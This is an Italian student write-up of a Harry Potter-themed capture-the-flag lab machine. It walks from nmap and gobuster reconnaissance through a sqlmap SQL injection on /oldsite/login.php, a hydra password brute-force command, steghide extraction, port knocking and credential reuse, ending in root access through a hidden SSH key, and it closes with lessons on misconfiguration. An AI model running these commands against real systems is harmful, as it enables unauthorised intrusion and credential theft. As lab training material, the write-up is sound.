

CTF Giorno 3

Dalla ricognizione alla frase completa

1. Ricognizione iniziale

Metodo: `nmap -p-` (scansione completa di tutte le 65535 porte)

Risultato: solo 2 porte aperte: 80/tcp (Apache 2.4.52 Ubuntu, PHP) e 2222/tcp (OpenSSH 8.9p1 Ubuntu)

2. Enumerazione directory web

Metodo: `gobuster` (wordlist `common.txt` + `raft-small-*`) su due alberi paralleli: `root (/)` e `/oldsite/` (copia più vecchia e vulnerabile)

Risultato: individuate le pagine principali (`login.php`, `index.php`, `welcome.php`, `css/`, `tmp`) su entrambi gli alberi

3. Scoperta del meccanismo del puzzle

Metodo: analisi del codice sorgente HTML delle pagine trovate

Risultato: ogni pagina “parola” nasconde un commento HTML scritto in Brainfuck, che decodifica in `NUMERO => parola`. Scritto un interprete BF in Python per decodificarli in automatico.

4. Parole trovate via enumerazione + decodifica BF

Metodo: applicazione dell’interprete BF a ogni pagina trovata al punto 2

Lista parole trovate:

- `/login.php` → 9991 → “di”
- `/css/style.css` → 55677 → “non avere”
- `/oldsite/css/style.css` → 37789 → “buone”
- `/tmp` → 7282 → “intenzioni” (file di testo semplice, non BF)
- `/welcome.php` → 65511 → “fatto”
- `/oldsite/login.php` → 12000 → “il”
- `/oldsite/tmp` → 41002 → “misfatto” (file di testo semplice, non BF)

4.1. Ipotesi iniziale su “giuro” e “solennemente” (poi corretta)

Metodo: ragionamento — le due parole mancanti sono l’inizio della frase canonica della Mappa del Malandrino nei libri di Harry Potter (“Giuro solennemente di non avere buone intenzioni”)

4.2. Vulnerabilità reale: SQL Injection

Metodo: test manuale + sqlmap sul parametro POST username di /oldsite/login.php

Risultato: injection confermata (boolean/error/time/UNION-based). Il login.php della root NON è vulnerabile (testato con sqlmap level=5 risk=3) — solo il codice vecchio in /oldsite/.

- Dump tabella oldsite.users: 4 utenti (anna, luca, marco, milena) con hash bcrypt
- Bypass di autenticazione completo tramite UNION injection con hash bcrypt auto-generato

4.3. Credenziali web trovate

Metodo: utilizzando una lista dei 4 utenti trovati, è stato eseguito un'attacco hydra nel seguente modo:

```
hydra -L utenti.txt -P /usr/share/wordlists/rockyou.txt 192.168.104.93
http-post-form"/login.php:username=USER&password=PASS^F=Invalid username or
password".
```

Risultato: milena:darkprincess funziona sia su /login.php che su /oldsite/login.php

Nota: sono stati messi per primi i nomi luca e milena nella lista per l'attacco, in quanto sono i protagonisti della storia.

4.4. Parola "giuro" trovata


Metodo: accesso autenticato come milena via /oldsite/login.php, poi rilettura di tutte le pagine principali

Risultato: /index.php (root) rivela un nuovo commento BF: 9220 => giuro.

4.5. Poesia nascosta via steganografia

Metodo: un commento HTML nascosto nel sorgente di /login.php: <!---> → indizio di password steghide.

Risultato: è stata estratta una poesia da theta-logo.jpg (password: accio), che menziona Luca e Milena e “il 22 o il 2222” (coincide con la porta SSH honeypot 2222)



```
GNU nano 9.1 poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.
```

Figura 1: Poesia estratta dall'immagine theta-logo.jpg

4.6. Honeypot SSH sulla porta 2222

Metodo: login SSH con user:harry, suggerito dalla poesia e utilizzo di vari comandi al fine di trovare file o indizi rilevanti.

Risultato: Dopo numerose prove, attraverso il comando `df -h` (mostra lo spazio disco disponibile e utilizzato sul sistema, in formato leggibile) è stata trovata l'ultima parola dell'incantesimo.

```

(kali@kali)~$ ssh -p2222 user@192.168.104.93
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.104.93's password:
*****
*                               *
*  ✨ Benvenuti al Server Magico di HogTheta ✨  *
*                               *
* Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*                               *
*  ▲ Ricordate: ogni accesso non autorizzato verrà          *
*  immediatamente riportato al Ministero della Magia. ▲      *
*                               *
*****
user@hogtheta:~$ df -h

```

```

user@hogtheta:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1        4G  2.2G  1.7G   55% /
tmpfs            16G   1M  16G    1% /dev/shm
/dev/sda2        4G  3.7G  300M   95% /var
tmpfs            8G   0  8G    0% /run
tmpfs            8G   0  8G    0% /run/lock
tmpfs            8G   0  8G    0% /run/shm
tmpfs            8G   0  8G    0% /run/vars

```

Figura 2: Accesso al ssh presso la porta 2222 e utilizzo del comando `df -h`

5. Frase completa raggiunta

Tutte le 9 parole ora numerate:

Parola	Numero
giuro	9220
solennemente	1700
di	9991
non avere	55677
buone	37789
intenzioni	7282
fatto	65511
il	12000
misfatto	41002

“Giuro solennemente di non avere buone intenzioni... fatto il misfatto ”

6. Indizio nascoto: Bussare

Metodo: analizzando i vari indirizzi del sito `/index.php` con l'accesso **milena**, è stato osservato come un file cookie avesse la frase *inserire frase* è stata aggiunta la frase *giuro solennemente di non avere buone intenzioni* ed è risultato un nuovo indizio.

Risultato: Ricaricato il file, la richiesta GET ha restituito la frase: **Caro user**, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?

[illegible]

Figura 3: Indizio sul bussare sulla mappa del malandrino

7. Port-knocking dell'incantesimo completo

Metodo: ragionamento — tutti i 9 numeri sono porte TCP valide (0-65535)

Risultato: È stato eseguito un comando `knock` sulle porte trovate, con la sequenza dell’incantesimo. Una scansione `nmap -p-` di controllo rivela che la porta 22/tcp è ora aperta (SSH reale, non honeypot) — non presente nella scansione iniziale del punto 1.

```
[kali@kali]~$ sudo nmap 192.168.104.93 9220 1700 9991 55677 37789 7282
[sudo] password for kali:

[kali@kali]~$ nmap -p- -T4 -min-rate=1000 -sC -sV 192.168.104.93 -oN scan_brainstorm.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-31 08:22 -0400
Nmap scan report for 192.168.104.93
Host is up (0.0018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu Jubuntu0.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 e0:e4:a:2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:b9:5D (ECDSA)
|_ 256 63:23:bd:69:65:d4:15:92:2d:30:08:59:b3:b2:bd:5d (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-cookie-flags:
| /:
|_ PHPSESSID: 789a3e9c373030303030303030303030
|_ httponly flag not set
|_ http-title: Login
|_ Requested resource was login.php
2222/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu Jubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|_ 256 2a:87:ec:bf:7e:df:a1:c7:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_ 256 80:38:ad:fc:87:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
MAC Address: 08:00:27:BA:EF:ED (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 29.04 seconds
```

Figura 4: Utilizzo comando knock e nmap

8. Primo accesso SSH reale — milena

Metodo: ssh milena@192.168.104.93 (porta 22) con darkprincess

Risultato: login riuscito, primo accesso a una shell reale

- `sudo -l` → milena non ha permessi sudo
- `~/flag.txt` → `FLAG{incanto_della_sapienza_123}` (prima flag)

- `find / -perm -4000` → solo binari SUID standard Ubuntu, nessuna scorciatoia di privilege escalation
- `find / -writable -type f` → trovato il file sospetto `/home/shared/.myLovePotion.swp` (pseudo-swapfile di vim, non un vero swap binario — contiene solo 45 byte di testo)
- Lettura del file → conferma `darkprincess` (in chiaro) più due stringhe apparentemente casuali

The image contains two terminal screenshots. The left screenshot shows a user named 'milena' logging into a system 'blackbox' via SSH. After logging in, the user runs 'ls -la' and 'sudo -l', finding a flag in 'flag.txt'. The right screenshot shows the user running 'find' to locate writable files, identifying '/home/shared/.myLovePotion.swp'. They then use 'cat' to read the file, revealing two passwords: 'ai(q4P7>(Fw9S3P' and '9iT(0F98!7^-I&h', and 'vim' to view the file's contents, which include the name 'darkprincess'.

```
(kali@kali)-[~]
└─$ ssh milena@192.168.104.93
milena@192.168.104.93's password: 
Theta fa schifo

Last login: Wed Oct 2 13:44:29 2024
milena@blackbox:~$ ls -la
total 36
drwxr-xr-x 4 milena milena 4096 Oct 2 2024 .
drwxr-xr-x 7 root root 4096 Sep 30 2024 ..
-rw-r--r-- 1 milena milena 185 Oct 2 2024 .bash_history
-rw-r--r-- 1 milena milena 220 Sep 22 2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22 2024 .bashrc
drwxr-xr-x 2 milena milena 4096 Sep 30 2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22 2024 .local
-rw-r--r-- 1 milena milena 807 Sep 22 2024 .profile
-rw-r--r-- 1 root root 33 Sep 24 2024 flag.txt
milena@blackbox:~$ sudo -l
[sudo] password for milena:
Sorry, user milena may not run sudo on blackbox.
milena@blackbox:~$ cat flag.txt
FLAG{incanto della sapienza 123}

milena@blackbox:~$ find / -writable -type f 2>/dev/null | grep -vE "/proc|^/sys"
/home/shared/.myLovePotion.swp
/home/milena/.cache/motd.legal-displayed
/home/milena/.bash_history
/home/milena/.bashrc
/home/milena/.profile
/home/milena/.bash_logout
/run/user/1001/systemd/generator.late/app-snap\x2duserd\x2dauto\start@autostart.service
milena@blackbox:~$ cat /home/shared/.myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:~$ vim -r /home/shared/.myLovePotion.swp
-bash: vim: command not found
milena@blackbox:~$ strings /home/shared/.myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
```

Figura 5: Accesso al ssh presso la porta 22 con utente milena, ritrovamento della flag e del file `.myLovePotion.swp`

9. Identificazione delle password reali individuali di luca e marco

Metodo: le due stringhe “rumore” nel file `.myLovePotion.swp` sono state provate come password SSH dirette per luca e marco

Risultato: confermate come password reali e distinte:

- `ai(q4P7>(Fw9S3P` → password reale di marco
- `9iT(0F98!7^-I&h` → password reale di luca

10. Compromissione di luca

Metodo: Comando su per accedere sul ssh luca con password `9iT(0F98!7^-I&h`

Risultato: Accesso riuscito sull'utente luca, ritrovamento dei seguenti file:

- `/home/shared/` → flag #2: `cuore_di_leone_456`
- home di luca contiene `.theta-key.jpg.bk` — immagine sospetta, probabile steganografia (naming coerente con `theta-logo.jpg`)

```

milena@blackbox:/home$ su luca
Password:
luca@blackbox:/home$ ls -la
total 28
drwxr-xr-x 7 root root 4096 Sep 30 2024 .
drwxr-xr-x 21 root root 4096 Oct 2 2024 ..
drwx----- 10 anna anna 4096 Oct 2 2024 anna
drwx----- 5 luca luca 4096 Jul 31 20:19 luca
drwx----- 3 marco marco 4096 Jul 31 20:38 marco
drwx----- 4 milena milena 4096 Oct 2 2024 milena
drwxrwx--- 2 anna shared 4096 Oct 2 2024 shared
luca@blackbox:/home$ cd luca
luca@blackbox:~$ ls -la
total 320
drwx----- 5 luca luca 4096 Jul 31 20:19 .
drwxr-xr-x 7 root root 4096 Sep 30 2024 ..
-rw----- 1 luca luca 866 Jul 31 20:38 .bash_history
-rw-r--r-- 1 luca luca 220 Sep 22 2024 .bash_logout
-rw-r--r-- 1 luca luca 3771 Sep 22 2024 .bashrc
drwx----- 2 luca luca 4096 Jul 31 13:29 .cache
drwx----- 3 luca luca 4096 Jul 31 14:25 .gnupg
-rw-r--r-- 1 luca luca 807 Sep 22 2024 .profile
drwx----- 2 luca luca 4096 Jul 31 13:29 .ssh
-rw-r--r-- 1 luca luca 142396 Oct 2 2024 .theta-key.jpg.bk
-rw-r--r-- 1 root root 25 Sep 24 2024 flag.txt
-rw-r--r-- 1 luca luca 142396 Jul 31 13:37 theta-key.jpg.bk

```

```

luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}

```

Figura 6: Accesso con l'utente luca, ritrovamento della flag e del immagine sospetta .theta-key.jpg.bk

11. Steganografia sul secondo file — .theta-key.jpg.bk (in corso)

Metodo: trasferimento del file dalla home di luca a Kali (rinominato da .bk a .jpg perché i tool steg rifiutavano l'estensione), poi vari tentativi di cracking della passphrase:

stegseek -seed → conferma che il file è effettivamente steganografato (algoritmo rijndael-128, modalità cbc, payload ~2KB compresso — compatibile con una chiave privata SSH nascosta), ma essendo cifrato non permette di leggere il contenuto senza la passphrase corretta.

Sono stati eseguiti vari stegseek, senza alcun risultato.

È necessario quindi, eseguire una nuova enumerazione per trovare la passphrase mancante.

12. Lettura diretta del sorgente PHP completo di login.php

Metodo: con accesso SSH reale (come luca), lettura del file /var/www/html/login.php per intero — non solo grep su parole chiave come fatto in precedenza.

Un cookie statico, impostato silenziosamente su ogni richiesta a login.php, mai visibile a schermo né riflesso da nessuna parte — individuabile solo leggendo il sorgente o ispezionando l'header Set-Cookie.

```

session_start();
setcookie("wand", "c2MqVDFsOVN5ezVi", time() + (86400 * 7), "/");

```

Figura 7: Ritrovamento sospetto di un cookie nominato wand

13. Tentativo con il cookie NON decodificato

Metodo: Dopo varie prove, è stato inserito il codice trovato c2MqVDFs0VN5ezVi come passphrase dell'immagine .theta-key.jpg.bk.

Risultato : L'immagine .theta-key.jpg.bk rivela il codice id_rsa.




Figura 8: Decodifica dell'immagine theta-key.jpg

14. Tentativo di login con la chiave come root

Metodo: Dopo varie valutazioni sull'utilizzo della parola id_rsa è stato deciso di utilizzarlo come ssh -i id_rsa -o IdentitiesOnly=yes root@192.168.104.93, ovvero è stato deciso di accedere al ssh tramite root e creare una chiave privata id_rsa(con il comando -i) senza utilizzare password.

Risultato: root completo ottenuto — uid=0(root), accesso shell completo come root.




Figura 9: Login tramite ssh con l'account root

15. Flag finale

Metodo: È stato eseguito infine, cat /root/flag.txt per trovare la flag finale.

Risultato: FLAG{la_magia_non_ha_confini}.

Conclusione

L'esercizio ha permesso di ripercorrere l'intera catena di un attacco realistico, dalla ricognizione iniziale fino alla compromissione completa della macchina come root. Il percorso ha richiesto la combinazione di tecniche molto diverse tra loro: enumerazione di directory e decodifica di codice Brainfuck per ricostruire la frase della Mappa del Malandrino, sfruttamento di una SQL injection per un bypass di autenticazione, analisi steganografica con **steghide** per estrarre contenuti nascosti da due immagini distinte, e infine privilege escalation fino a root tramite una chiave SSH privata nascosta, recuperata grazie a un dettaglio (sostanzialmente sono stati utilizzati gran parte dei processi studiati nei primi 2 mesi di corso).

Dal punto di vista della sicurezza, l'esercizio evidenzia in modo pratico alcuni errori di configurazione comuni anche in ambienti reali: riutilizzo della stessa password (**darkprincess**) su più account e più livelli applicativi (web e sistema), informazioni sensibili (password di database, cookie con valori statici) lasciate in chiaro nel codice sorgente, e permessi di file eccessivamente permissivi (644) su script server-side che ne avrebbero dovuto impedire la lettura diretta. Sono proprio questi errori, più che vulnerabilità sofisticate, ad aver reso possibile la compromissione completa del sistema.